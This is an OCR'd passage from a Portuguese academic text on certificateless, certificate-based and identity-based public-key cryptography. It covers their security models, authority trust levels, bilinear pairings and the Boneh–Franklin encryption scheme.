


Figura 2.4. Cifrando no modelo sem certificado

identidade de A, a fim de se confirmar a certificação implícita. Para decifrar uma mensagem emitida para A, basta a chave secreta completa de A.

Na **análise de segurança** do modelo sem certificado, os autores modelaram dois tipos de adversários. O primeiro cumpre o papel de um usuário do sistema que tem o poder de substituir a chave pública de qualquer outro usuário; ele no entanto desconhece a chave mestra da autoridade. Esse tipo de adversário foi definido, pois, como não há certificados para validarem explicitamente as chaves públicas antes de seu uso, não há garantia alguma da veracidade delas.

O segundo tipo de adversário representa a própria autoridade do sistema que, embora honesta, pode tentar bisbilhotar as mensagens cifradas.

Um esquema é considerado seguro no modelo sem certificados quando é acompanhado de uma prova de que adversários, de qualquer dos dois tipos, alcançam probabilidade desprezível de sucesso em diferenciar entre duas cifras de duas mensagens conhecidas.

O esquema de cifragem apresentado em [Al-Riyami e Paterson 2003] foi demonstrado seguro sobre essa modelagem de dois adversários. Posteriormente, surgiram propostas de assinatura e outros protocolos variantes, com demonstrações sob os mesmos princípios desse modelo de segurança.

A criptografia de chave pública sem certificados apresenta outras **vantagens**, além da já citada desnecessidade de distribuição de certificados e eliminação da custódia de chaves.

Primeiramente, o risco do comprometimento da chave mestra é menor do que no modelo baseado em identidade. Se houver perda ou violação da chave mestra num sistema sem certificado, serão comprometidas apenas as chaves secretas parciais. Para conseguir decifrar mensagens cifradas anteriormente ao comprometimento da chave mestra, o impostor deverá também obter o segredo do usuário. E para personificar usuários ou decifrar novas mensagens, antes terá que substituir chaves públicas por valores cujo segredo associado seja escolhido pelo adversário.

Outra propriedade, que é exclusiva do modelo sem certificado, é que o processo

de renovação da chave pública pode ser totalmente controlado pelo usuário. Isto é, o usuário pode atualizar sua chave pública e até mesmo possuir várias delas, sem ter que se comunicar com a autoridade do sistema. A chave secreta parcial será única e gerada uma só vez para cada identificador.

E, assim como no modelo baseado em identidade, é possível criar a chave pública e usá-la (para cifrar) antes mesmo que o usuário tenha entrado em contato com a autoridade para seu registro e obtenção da chave parcial (que habilitará a decifragem).

Uma das **desvantagens** do modelo que ainda não tem uma solução simples é o que foi chamado de ataque *Denial of Decryption* (DoD), em referência aos ataques de negação de serviço [Liu et al. 2007]. O DoD se dá quando alguém divulga falsamente uma chave pública ou a substitui em um repositório público, com o objetivo de prejudicar um usuário legítimo do sistema. Este, por sua vez, será incapaz de decifrar mensagens que lhe tenham sido enviadas, se tiverem sido cifradas com a chave falsa. Analogamente, assinaturas válidas deixam de ser verificáveis se for divulgada uma chave pública ilegítima. E, num primeiro instante, não será possível detectar se o que está errado é a chave ou a assinatura.

Outro preço a se pagar pela vantagem de não haver certificados é uma consequência da autenticação implícita. Quem envia uma mensagem cifrada só terá condições de verificar a autenticidade da chave pública depois que o destinatário conseguir decifrar. Um remetente terá ciência de um eventual ataque DoD somente depois de ter consumido considerável tempo de processamento e de comunicação.

Embora não seja necessário armazenar nem distribuir certificados, o modelo ainda requer um repositório de chaves públicas (ou uma forma de distribuição dessas chaves). Porém, mais crítico do que manter esse repositório, é gerenciar um **canal autêntico e confidencial** para entrega da parcial secreta; no modelo convencional com ICP, o canal deve ser autêntico, mas o certificado é público.

Comparando com o modelo baseado em identidade, aqui esse canal seguro é usado com frequência um pouco menor: basta uma troca segura para cada identificador de usuário. No modelo baseado em identidade, se forem usados períodos de validade no identificador, o canal seguro terá que ser estabelecido a cada renovação.

Da forma como foi proposto originalmente, o modelo sem certificado situa-se no **nível 2 de confiança** na autoridade, pois uma autoridade desonesta pode divulgar chaves públicas falsas. E não é possível comprovar se quem gerou a chave falsa foi a autoridade ou um usuário qualquer.

Uma autoridade desonesta pode proceder da seguinte forma: ela escolhe um segredo, calcula a chave pública correspondente e a divulga como se fosse de um usuário A; se a autoridade capturar textos cifrados para A sob essa falsa chave pública, terá condições de decifrá-los, pois conhece o segredo e a chave parcial secreta. Em seguida, para tentar ocultar a fraude, cifra novamente com a chave pública verdadeira e repassa para o destinatário, fingindo ser o remetente original. Raciocínio semelhante vale para falsificação de assinatura por parte da autoridade.

Portanto, os usuários de um sistema no modelo sem certificados precisam confiar que a autoridade do sistema não propaga ativamente chaves públicas falsas.

Conforme discutido em [Al-Riyami 2005], é possível elevar o nível de confiança dentro do modelo sem certificado, se o valor da chave pública for incluído no cálculo da chave parcial secreta. Desse modo, é possível detectar uma fraude da autoridade, sob algumas condições, explicadas a seguir.

Vamos primeiro considerar o caso de um esquema de assinatura, projetado para garantir irretratabilidade. No modelo sem certificados, para assegurar que uma assinatura não tenha posteriormente a autoria negada, o identificador de cada usuário deve incluir o valor da chave pública, por exemplo, concatenando ID com P ($ID||P$). E no cálculo da chave parcial secreta, o usuário precisa provar o conhecimento do valor secreto correspondente; ao mesmo tempo, a autoridade também deve demonstrar que conhece a chave mestra. Em outras palavras, a geração da chave parcial deve consistir de um protocolo interativo com provas de posse de segredo. Nessas condições, o esquema de assinatura tem a propriedade de **irretratabilidade** e a autoridade alcança **nível 3 de confiança**.

Para esquemas de cifragem, a análise é um pouco mais trabalhosa. Quando o identificador do usuário embute o valor da chave pública (como em $ID||P$), não há obrigatoriedade de que a chave parcial seja mantida em segredo. Isso é verdade, pois, a parcial sozinha não é a chave secreta completa e, para que a autoridade consiga bisbilhotar mensagens de algum usuário, antes terá que substituir falsamente a chave pública e o identificador, além de gerar nova parcial.

Considere, então, a seguinte fraude: a autoridade substitui a identidade original da Alice $ID||P$ por $ID||P'$; Beto, ao tentar enviar uma mensagem com sigilo para Alice, é enganado sobre os dados dela e cifra usando $ID||P'$; a autoridade captura tal mensagem e a decifra, descobrindo o conteúdo; a autoridade cifra novamente sob o identificador real e submete para Alice como se nada anormal tivesse ocorrido.

Nem sempre essa fraude será detectável. Primeiro, Beto e Alice terão que desconfiar de tal possibilidade e perceberem que a Alice possui dois identificadores distintos: um foi usado por Beto para cifrar, e outro pela Alice para decifrar.

Se a chave parcial for considerada pública, a evidência dessa fraude será a existência das duas chaves parciais, que só a autoridade consegue emitir. No entanto, a autoridade tentará ocultar a chave parcial derivada da chave pública falsa, para não se autoincriminar.

Por outro lado, se a chave parcial for considerada secreta, compartilhada apenas entre a autoridade e o usuário em questão, a evidência criptográfica dessa fraude será a existência de duas cifras para uma mesma mensagem, sob duas chaves públicas distintas de Alice. Entretanto essa evidência pode ser questionada pela autoridade: quem garante que Beto não inventou a chave pública falsa, criou as duas cifras e está tentando levantar suspeitas sobre a autoridade?

Desse modo, nem sempre a fraude será detectável para o caso de cifragem. E o nível de confiança não chega a 3.

Usos e aplicações do modelo sem certificado são em grande parte relacionados às aplicações do modelo baseado em identidade. Quando uma aplicação deste último tiver como requisito a eliminação da custódia de chaves, o modelo sem certificado pode ser empregado. Isso pode ser afirmado, pois protocolos com base na identidade quase

sempre podem ser modificados para o modelo de Al-Riyami e Paterson.

O modelo sem certificado também é indicado para uso em grupos fechados ou parceiros de negócios, em contextos em que a autoridade de confiança pode ser representada por alguém do próprio grupo.

2.2.4. Criptografia de Chave Pública Baseada em Certificado

O modelo de criptografia de chave pública baseada em certificado, proposto por [Gentry 2003] é uma variação do modelo convencional que mantém a infraestrutura de chaves públicas.

O objetivo inicial do autor era resolver o problema de revogação de chaves públicas e eliminar o tráfego de validação de certificados. Na solução proposta, os certificados são usados apenas pelo próprio usuário dono (e não por todos que precisem se comunicar com segurança com o proprietário do certificado, como é no modelo tradicional).

No modelo de Gentry, a hierarquia de autoridades certificadoras existe da mesma forma que nas ICPs sob padrão X.509. Cada usuário cria seu par de chaves, ou, alternativamente, a autoridade cria e entrega para o usuário, dependendo dos requisitos da aplicação.




O que muda para a autoridade certificadora é que, para cada período i predeterminado, novo certificado deve ser gerado para todos os usuários (e esse período é menor que na ICP comum). Esse certificado funciona como se fosse uma parte adicional à chave secreta do usuário, pois sem certificado válido para um período, não é possível assinar nem decifrar. Portanto, do ponto de vista do usuário, o que muda em relação ao modelo convencional é a forma como é usado o certificado.

Ao proprietário do certificado, cabe a responsabilidade de obter e armazenar localmente o certificado válido para o período. Ele será usado como se fosse um componente da chave secreta, embora possa ser distribuído em canal público.

Aos usuários terceiros, o certificado não tem serventia alguma, pois para cifrar para A ou para verificar uma assinatura de A, bastam a chave pública e a identidade de A, mais o período i. A certificação da chave pública ocorre implicitamente.

Na tabela 2.5, podemos visualizar os principais parâmetros envolvidos no modelo baseado em certificado. E, na figura 2.5, é ilustrado o processo de cifragem e decifragem.

Tabela 2.5. Atributos do modelo de criptografia de chave pública baseado em certificado.

Chave secreta	**Chave pública**	**Garantia**
$[s,c]$	$[P = f(s), ID]$	$c = f(ID, P, s_{AC}, i)$
		
s é segredo escolhido pelo usuário (ou pela autoridade)	calculada pelo usuário (ou pela autoridade)	c é o certificado calculado pela autoridade (exclusivamente), para período i




Figura 2.5. Cifrando no modelo baseado em certificado

Se compararmos com o modelo convencional de ICP, o modelo de Gentry tem como principal **vantagem** a eliminação do tráfego de validação dos certificados, ou seja, não há consultas para verificação do estado do certificado. O autor estabelece que o certificado emitido para o período *i* é automaticamente invalidado quando expira o prazo para o qual foi emitido. Uma premissa fundamental é que a chave pública sempre é considerada válida por quem a usa. Portanto, o período deve ser curto o bastante para que o comprometimento de uma chave secreta cause o menor dano possível até o fim daquele período.

Se uma chave secreta é comprometida, o usuário notifica a autoridade e gera novo par de chaves. A autoridade, por sua vez, passa a emitir certificados somente para a nova chave.

O trabalho que um usuário tem antes de cifrar para alguém (ou verificar uma assinatura) é, portanto, o de obter a identidade e a chave pública e de usá-las diretamente. Numa ICP convencional, como já dissemos anteriormente, primeiro é necessário obter o certificado, verificá-lo (prazo de validade e assinatura), validá-lo (consultar uma lista de certificados revogados, por exemplo), para então extrair e usar a chave pública.

Comparando com o modelo baseado em identidade, o baseado em certificado tem a vantagem de eliminar a custódia de chaves, pois a criação do par de chaves acontece exatamente como no sistema tradicional, em que a chave secreta pode ser de conhecimento exclusivo do usuário.

Em relação ao modelo sem certificado, o de Gentry apresenta como vantagens o **nível 3 de confiança** na autoridade e a não necessidade de canal sigiloso para troca de segredos. Em contrapartida, o modelo baseado em certificado ainda requer uma infraestrutura para emissão e distribuição de certificados e pode ser considerado simplesmente uma variação do modelo convencional de criptografia de chave pública sobre ICP.

A principal **desvantagem** do modelo de Gentry é a potencial sobrecarga sobre a autoridade, devido à reemissão de certificados. Isso vai depender de como for definido, no sistema, a frequência com que os certificados devem ser atualizados, combinado com o número de usuários. Para quando for grande o número de usuários, o autor descreve uma técnica auxiliar, que foi denominada *subset covers*, em que os certificados têm sobrevida

maior e são "reconfirmados" a cada período de tempo; como consequência, a carga de emissões diminui.

Um ponto bastante crítico associado ao modelo baseado em certificado situa-se nos detalhes de projeto e implementação, pois deles dependem o quão bem será resolvido o problema de revogação de certificados.

Dentro do modelo baseado em certificado, revogação significa: a autoridade para de emitir certificados para a chave pública cuja secreta foi comprometida. Na realidade, nem chave pública e nem certificado é revogado.

Suponha que Alice teve seu segredo violado e imediatamente ela entrou em contato com a autoridade para gerar novo par de chaves. Se os demais usuários não forem informados de que a chave pública foi alterada e a continuarem usando, aquele que violou a antiga chave da Alice potencialmente poderá usar o certificado "revogado" até o fim do período de validade dele, seja na tentativa de falsificar assinaturas ou para ler documentos cifrados, capturados de alguma forma.

Desse modo, o ideal é que, antes de usar uma chave pública, todo usuário a obtenha de algum repositório atualizado, ou a pegue diretamente do usuário que a gerou. E ambas possibilidades requerem sistemas online, aproximando-se mais do que costuma ser implementado tradicionalmente, com listas de certificados revogados (CLR) ou verificação online do estado do certificado (OCSP). Outra alternativa é reduzir o período i de emissão de certificados, o que sobrecarrega a autoridade.

Se a decisão de projeto for para que seja mantido um repositório de chaves públicas válidas, consultado por todos usuários antes de uma operação criptográfica, surge nova preocupação no gerenciamento de chaves: a segurança desse repositório deve ser adequada o bastante para que ele nunca seja atualizado falsamente. E esse repositório de chaves públicas substitui o que seria um repositório de certificados digitais, na implementação convencional.

Por outro lado, cada usuário talvez tenha que ter um repositório particular de certificados emitidos para vários períodos. Isso pode ocorrer se i for relativamente pequeno e existirem, por exemplo, certificados diferentes para cada hora ou menos. Suponha um sistema de email baseado em certificado e o seguinte cenário. Alice fica fora da empresa, em visita a algum cliente, passa um período sem consultar o sistema, e ao mesmo tempo recebe grande quantidade de emails cifrados. Ao retornar, Alice terá que obter todos os certificados necessários para ler as mensagens, alguns referentes a um mesmo período, outros não.

Cabe um comentário sobre o tamanho do certificado de Gentry. A rigor, o autor separa as informações do certificado em duas partes. Os dados do usuário, que são essencialmente textuais, fazem parte de seu ID; os usuários podem manter uma cópia local ou, por praticidade, guardar apenas um hash desses dados, pois eles serão usados nos protocolos. O equivalente à assinatura da autoridade sobre os dados do certificado, fica fisicamente separado dos dados. O que o autor chama de certificado, e que é usado como parte da chave secreta, é apenas esse valor de assinatura. E somente esse valor é atualizado e transmitido constantemente.

Portanto, embora o tráfego para distribuição de certificados possa ser mais contínuo, em cada conexão, o tamanho dos dados é menor. Ainda assim, não é trivial comparar o tráfego neste modelo com o padrão X.509.

O tráfego para distribuição de certificados pode ser maior ou menor no modelo baseado em certificado. Isso depende das características do sistema que o implementar. Digamos que Alice se comunica com sigilo com uma quantidade n de outros usuários do sistema. Nenhum desses n usuários terá que obter certificado da Alice (como ocorre no modelo da ICP tradicional), mas Alice tem que obter seu próprio certificado, um número x de vezes. Durante a fase de projeto de um sistema baseado em certificado, é prudente avaliar como x se relaciona com n e averiguar se o valor de x pode ser um problema ou não.

Em [Gentry 2003], é afirmado que o modelo baseado em certificado começa a se tornar ineficiente atualizando, a cada hora, mais de 225 milhões de certificados, aproximadamente. Esses dados foram obtidos pelo autor, analisando a capacidade de autoridades certificadoras em sistemas na época.

Para a **análise de segurança** do modelo, similarmente ao modelo sem certificados, são definidos dois tipos de adversários: um representa o usuário comum, porém não certificado; outro adversário representa a própria autoridade, que não conhece o segredo dos usuários e é considerada honesta em não divulgar falsas chaves públicas, mas tenta bisbilhotar mensagens cifradas.

Os esquemas demonstrados seguros no modelo baseado em certificado preveem os dois tipos de usuário. Isto é, um esquema de cifragem é demonstrado seguro se, sob a condição de que o adversário, seja de qual tipo, não conhece o segredo associado a uma chave pública, alvo de um ataque, não tem condições de diferenciar entre dois textos cifrados de duas mensagens distintas. E isso acontece mesmo que o adversário tiver a capacidade de decifrar mensagens para outras chaves públicas. E num esquema de assinatura, apenas com o conhecimento do certificado e da chave pública, os adversários de ambos os tipos não são capazes de gerar uma assinatura válida.

Conforme detalharemos na subseção 2.3.5, os esquemas de assinatura mais recentes são demonstrados seguros mesmo que o adversário tenha a capacidade de substituir chaves públicas por valores à sua escolha, porém sob a condição de que não há emissão de certificado válido para a falsa chave.

Para se compreender o **nível de confiança** que a autoridade alcança sob o modelo baseado em certificado, é necessária uma análise semelhante à que foi apresentada no estudo do modelo sem certificado. Aqui, o certificado é uma assinatura da autoridade sobre as informações de identificação do usuário, incluindo a chave pública e um período.

Para que num esquema de assinatura haja garantia de irretratabilidade, o registro da chave pública deve ocorrer sob canal autêntico e com prova de posse de segredo. Se a autoridade divulgar uma chave pública ilegítima, ela terá condições de criar um certificado para essa chave e assinar falsamente. A fraude será detectada se toda chave pública (usada na verificação de assinaturas) for divulgada obrigatoriamente junto do certificado. Dois certificados e duas chaves comprometem a idoneidade da autoridade. Nessas condições, o nível de confiança é 3 e há irretratabilidade de assinatura.

Nos esquemas de cifragem, também será necessária a publicação do certificado junto de cada chave pública. Isso se deve ao fato da autoridade pretender decifrar mensagens, cifradas sob falsas chaves públicas, e reenviar ao usuário final recifradas com a verdadeira chave. A evidência da fraude se dará com a existência de um certificado emitido para a chave falsa. Como somente a autoridade tem acesso à chave mestra, só ela emite certificados. Se a substituição de chave pública ocorrer em canal autêntico, a autoridade é responsabilizada pela fraude.

Entretanto, gerenciar o armazenamento de todos os certificados, para cada chave pública, passa a ser uma preocupação adicional. E é maior que na ICP tradicional, pois a tendência é que o volume de certificados seja maior.

2.3. Construções e Aplicações

Para as próximas subseções, selecionamos alguns protocolos que ilustram o funcionamento do modelos alternativos. Também citaremos os trabalhos que marcaram a evolução de cada paradigma e descreveremos aplicações que podem ter solução mais elegante ou eficiente em um modelo em particular. Primeiramente, descreveremos alguns conceitos preliminares, necessários para a compreensão dos algoritmos.

2.3.1. Conceitos Fundamentais

Grupos

Um grupo é um conjunto não vazio dotado de uma operação $\circ$, que satisfaz as seguintes propriedades [Koblitz 1994]:

- Possui um elemento identidade: quando aplicada a operação $\circ$ sobre um elemento Q qualquer do grupo e a identidade, o resultado é o próprio elemento Q;
- Possui o elemento inverso: quando aplicada a operação $\circ$ sobre um elemento Q qualquer do grupo e seu elemento inverso de Q, o resultado é o elemento identidade;
- Associativo: se Q, R, S pertencem ao grupo, então $(Q \circ R) \circ S = Q \circ (R \circ S)$;
- Fechado: a operação $\circ$ sobre elementos do grupo sempre tem como resultado um elemento do grupo.

Na verdade não definimos o que é a operação $\circ$, nós a usamos para genericamente definir operações de adição ou multiplicação. Quando um grupo é definido para operações de adição podemos dizer que é um grupo aditivo, neste texto iremos representá-lo por $\mathbb{G}_1$; quando um grupo é definido para operações de multiplicação dizemos que é um grupo multiplicativo e iremos representá-lo por $\mathbb{G}_2$.

Quando o número de elementos de um grupo é finito, este número e chamado de ordem do grupo.

Podemos aplicar a operação $\circ$ sobre o mesmo elemento Q do grupo n vezes, com n um número natural: $Q \circ Q \circ Q \circ \cdots \circ Q$. Para $Q \in \mathbb{G}_1$ representamos por nQ, no caso de $Q \in \mathbb{G}_2$ representamos por Q^n. Dizemos que Q é um elemento gerador do grupo

quando podemos representar todos os elementos deste grupo através de Q operado sobre ele mesmo. Se o grupo possui um elemento gerador é chamado de grupo cíclico.

Em implementações práticas, os grupos de interesse são formados por pontos sobre alguma curva elíptica.

Emparelhamento Bilinear

Sejam $\mathbb{G}_1$ e $\mathbb{G}_2$ grupos cíclico de ordem prima q. Um emparelhamento bilinear admissível, de acordo com a definição em [Boneh e Franklin 2001], é um mapeamento $e : \mathbb{G}_1 \times \mathbb{G}_1 \rightarrow \mathbb{G}_2$, que satisfaz as seguintes condições:

1. **Bilinear**: para qualquer $P, Q \in \mathbb{G}_1$ e $a, b \in \mathbb{Z}_q$, temos:
   $e(aP, bQ) = e(P, Q)^{ab} = e(abP, Q) = e(P, abQ)$
2. **Não Degenerado**: não leva todos os pares $\mathbb{G}_1 \times \mathbb{G}_1$ à identidade em $\mathbb{G}_2$
3. **Computável**: existe algoritmo eficiente que calcula $e(P, Q)$ para todos $P, Q \in \mathbb{G}_1$

Modelos de Segurança

Os modelos de segurança são a base da demonstração formal de que um algoritmo é seguro e indicam quais são as condições para que ele opere sem riscos. Os protocolos demonstravelmente seguros sob o modelo padrão tendem a ser mais robustos e os demonstrados sob o modelo do oráculo aleatório tendem a ser mais eficientes.

Ferramentas de Apoio

Para implementação e testes de criptossistemas é possível usar ferramentas matemáticas ou bibliotecas que implementam total ou parcialmente funções úteis, tais como: hash, manipulação de números grandes, algoritmos criptográficos padrão, emparelhamento bilinear, entre outras.

Na subseção 2.3.4 utilizamos uma modificação do exemplo `dl2.cpp` da biblioteca MIRACL (`http://www.shamus.ie/`) e conseguimos em poucas linhas de código descrever um esquema baseado em emparelhamento, mostrando ser possível comprovar rapidamente a adequação de um algoritmo para determinada aplicação. Essa biblioteca é de uso livre para fins educacionais, possui uma extensa quantidade de funções para manipulação de números grandes, corpos $GF(p)$ e $GF(2^m)$, curvas elípticas, funções hash e criptografia simétrica; possui interfaces em C e C++; ainda se destaca por seu alto desempenho em testes de "*Benchmarks*".

Outras bibliotecas não proprietárias que podem auxiliar as implementações são OpenSSL disponível em `http://www.openssl.org/`, Cripto++ disponível em `http://www.cryptopp.com/`, SECCURE disponível em `http://point-at-infinity.org/seccure/`, SKS disponível em `http://sks.`

merseine.nu/, LibECC disponível em http://libecc.sourceforge.net/; e outras bibliotecas proprietárias tal como Java SE 6 e a Microsoft Cryptography API.

Além disso existem ferramentas matemáticas que auxiliam a criação e demonstração de diversos modelos criptográficos, tais como as ferramentas livres SAGE, disponível em http://www.sagemath.org, e PARI-GP, disponível em http://pari.math.u-bordeaux.fr/, e outras proprietárias tais como MAGMA http://magma.maths.usyd.edu.au/magma/, Mathematica http://www.wolfram.com/, Maple http://www.maplesoft.com/ e Matlab http://www.mathworks.com/. O livro [Trappe e Washington 2005] apresenta vários exemplos utilizando as três últimas ferramentas.

2.3.2. Criptografia de Chave Pública Baseada em Identidade

Quando Shamir descreveu o modelo baseado em identidade, em 1984, apenas assinatura digital ganhou algoritmos concretos. Por muitos anos sem sucesso, pesquisadores trabalharam na busca por algoritmos eficientes e seguros para cifragem e decifragem, que compõem o chamado esquema IBE (*Identity Based Encryption*).

Em 2001, dois criptossistemas baseados em identidade, mudaram este panorama. Um foi proposto por [Cocks 2001], fundamentado em resíduos quadráticos, e outro por [Boneh e Franklin 2001], baseado em emparelhamentos bilineares. Este último ganhou notoriedade não apenas pela eficiência, bem como pela formalização completa de IBE e pelas demonstrações de segurança que se tornaram referência para outros protocolos de cifragem sobre emparelhamentos. Vale mencionarmos que o uso de emparelhamentos bilineares em esquemas baseados em identidade havia sido anteriormente estudado por [Sakai et al. 2000] e que [Joux 2000] também já tinha sinalizado que emparelhamentos apresentavam grande atrativo para a criptografia, ao propor o primeiro protocolo de acordo de chaves de três participantes com uma só interação.

Os criptossistemas hierárquicos baseados em identidades surgiram na sequência, conforme detalhados em [Gentry e Silverberg 2002] e, posteriormente, em [Boneh e Boyen 2004, Yao et al. 2004, Chatterjee e Sarkar 2007]. As implementações com hierarquia de autoridades se justificam não apenas porque reduzem a responsabilidade e a sobrecarga sobre uma autoridade centralizada, mas também porque são uma abordagem para eliminar a característica de custódia de chaves.

Desde então, o modelo recebeu cada vez mais atenção dos pesquisadores, que passaram a acrescentar melhorias em várias frentes: aumento da velocidade do cálculo de emparelhamento em [Fan et al. 2008], redução do tamanho da chave em [Naccache 2007], e aumento do nível de segurança com demonstrações sem a hipótese de oráculos aleatórios, que é o caso do esquema proposto por [Waters 2005]. Paralelamente, surgiram inúmeros protocolos e aplicações interessantes; só para citar alguns:

- Assinatura em anel;
- Assinatura curtas;
- Assinatura em grupo;

- Cifrassinatura;
- Acordo de chaves autenticado;
- Acordo de chaves com vários participantes;
- Implementação de disponibilidade condicional.

Passemos, então, à descrição genérica de esquema de cifragem e à respectiva concretização dessa definição genérica, apresentada em [Boneh e Franklin 2001].

Esquema de cifragem baseado na identidade

Um esquema IBE é composto por quatro fases: **inicializa**, **extrai**, **cifra** e **decifra**. Normalmente qualquer usuário pode cifrar uma mensagem usando um *ID* na fase de **cifra**. O destinatário, proprietário do *ID*, poderá decifrar a mensagem, por meio de **decifra**, usando uma chave privada correspondente a *ID*, obtida da autoridade de confiança *AC*. Conforme [Baek et al. 2004], essas fases são definidas da seguinte forma:

inicializa Os parâmetros do sistema são gerados, junto com o par de chaves da *AC*, com a privada s e pública P.

extrai Beto se autentica junto à *AC* e obtém sua chave privada s_{Beto}, que é associada à identidade ID_{Beto}.

cifra Usando a identidade do Beto, ID_{Beto}, e P, Alice cifra a sua mensagem m em texto claro e obtém o texto cifrado C.

decifra Ao receber o texto cifrado C de Alice, Beto decifra a mensagem através da sua chave privada s_{Beto}.

Segue, abaixo, o esquema IBE de [Boneh e Franklin 2001]:

inicializa Dado um parâmetro de segurança k, gera a chave mestra $s \in \mathbb{Z}_q^*$ e os parâmetros públicos do sistema $\mathsf{params} = \langle q, \mathbb{G}_1, \mathbb{G}_2, e, n, P, P_{pub}, H_1, H_2, H_3, H_4 \rangle$, onde $\mathbb{G}_1$ e $\mathbb{G}_2$ são grupos de ordem prima q, $e : \mathbb{G}_1 \times \mathbb{G}_1 \rightarrow \mathbb{G}_2$ é um emparelhamento bilinear admissível, P é gerador de $\mathbb{G}_1$, $P_{pub} = sP$ e H_i são funções de hash, tais que:

$H_1 : \{0,1\}^* \rightarrow \mathbb{G}_1^*$

$H_2 : \mathbb{G}_2 \rightarrow \{0,1\}^n$

$H_3 : \{0,1\}^n \times \{0,1\}^n \rightarrow \mathbb{Z}_q^*$

$H_4 : \{0,1\}^n \rightarrow \{0,1\}^n$

O espaço de mensagens é $\mathscr{M} = \{0,1\}^n$. O espaço de textos cifrados é $\mathscr{C} = \mathbb{G}_1^* \times \{0,1\}^n \times \{0,1\}^n$.

extrai Dados um identificador $ID_A \in \{0,1\}^*$, params e a chave mestra s, calcular $Q_A = H_1(ID_A)$ e a chave secreta $d_A = sQ_A$.

cifra Dados um texto $m \in \mathscr{M}$, uma identidade ID_A e params, calcular o texto cifrado $\langle rP, \sigma \oplus H_2(e(Q_A, P_{pub})^r), m \oplus H_4(\sigma)\rangle$, onde $r = H_3(m, \sigma)$, para $\sigma \in \{0,1\}^n$, escolhido aleatoriamente.

decifra Dados $C = \langle U, V, W\rangle \in \mathscr{C}$, a chave secreta d_A e params:

Se $U \notin \mathbb{G}_1^*$, C é rejeitado. Caso contrário, calcular $V \oplus H_2(e(d_A, U)) = \sigma$ e $W \oplus H_4(\sigma) = m$. Com $r = H_3(\sigma, m)$, verificar se $U = rP$. Se for, m é a resposta, senão C é rejeitado.

Vale salientarmos que a proposta de [Boneh e Franklin 2001] foi o primeiro a ser implementado na prática e foi o ponto de partida para produtos comercializados nesta área. O esquema de [Cocks 2001] não usa emparelhamentos; despertou menor interesse devido ao alto grau de expansão do texto cifrado, porém ressurgiu melhorado em [Boneh et al. 2007], quando o problema de ineficiência em espaço computacional foi resolvido.

Adiante, descrevemos a definição de esquema de assinatura baseada na identidade, conhecido por IBS (*Identity Based Signature*).

Esquema genérico de assinatura baseada na identidade

Um esquema IBS genérico consiste em quatro fases: **inicializa**, **extrai**, **assina** e **verifica**. Normalmente, nesse esquema, Alice pretende assinar um documento, obtém da *AC* a sua chave de assinatura que está associada à informação do seu identificador. Ela assina a mensagem com a chave obtida. Para Beto verificar a assinatura de Alice, precisa do identificador dela (e de nenhum certificado). As fases de um esquema genérico podem ser detalhadas conforme [Baek et al. 2004]:

inicializa Os parâmetros do sistema são gerados, junto com o par de chaves da *AC*, com a privada s e pública P.

extrai Alice se autentica junto à *AC* e obtém a sua chave privada, s_{Alice}, associada à sua identidade ID_{Alice}.

assina Com a sua chave privada s_{Alice}, Alice cria a assinatura σ sobre a mensagem m.

verifica Beto verifica se σ é assinatura genuína sobre a mensagem m, usando a identidade de Alice e a chave pública da *AC*, P, aceitando-a ou a rejeitando.

O esquema IBS de [Shamir 1984] é considerado o ponto inicial para outros esquemas que surgiram. Por exemplo, o esquema proposto em [Hess 2003] permite a pré-computação na fase de assinatura, o que é bastante útil no caso de um assinante ter muitos documentos para assinar. A pré-computação auxilia na eliminação de uma das operações de emparelhamento na fase de verificação de assinatura, contribuindo para desempenho do sistema. Um IBS poderá ser implementado a partir de um esquema hierárquico de cifragem baseado na identidade (HIBE - *Hierarchical Identity Based Encryption*), como

comentado em [Misaghi 2008, Joye e Neven 2009]. Neste último, são dados os detalhes de construção e transformação de diversos modelos de assinatura baseada na identidade com as suas principais características.

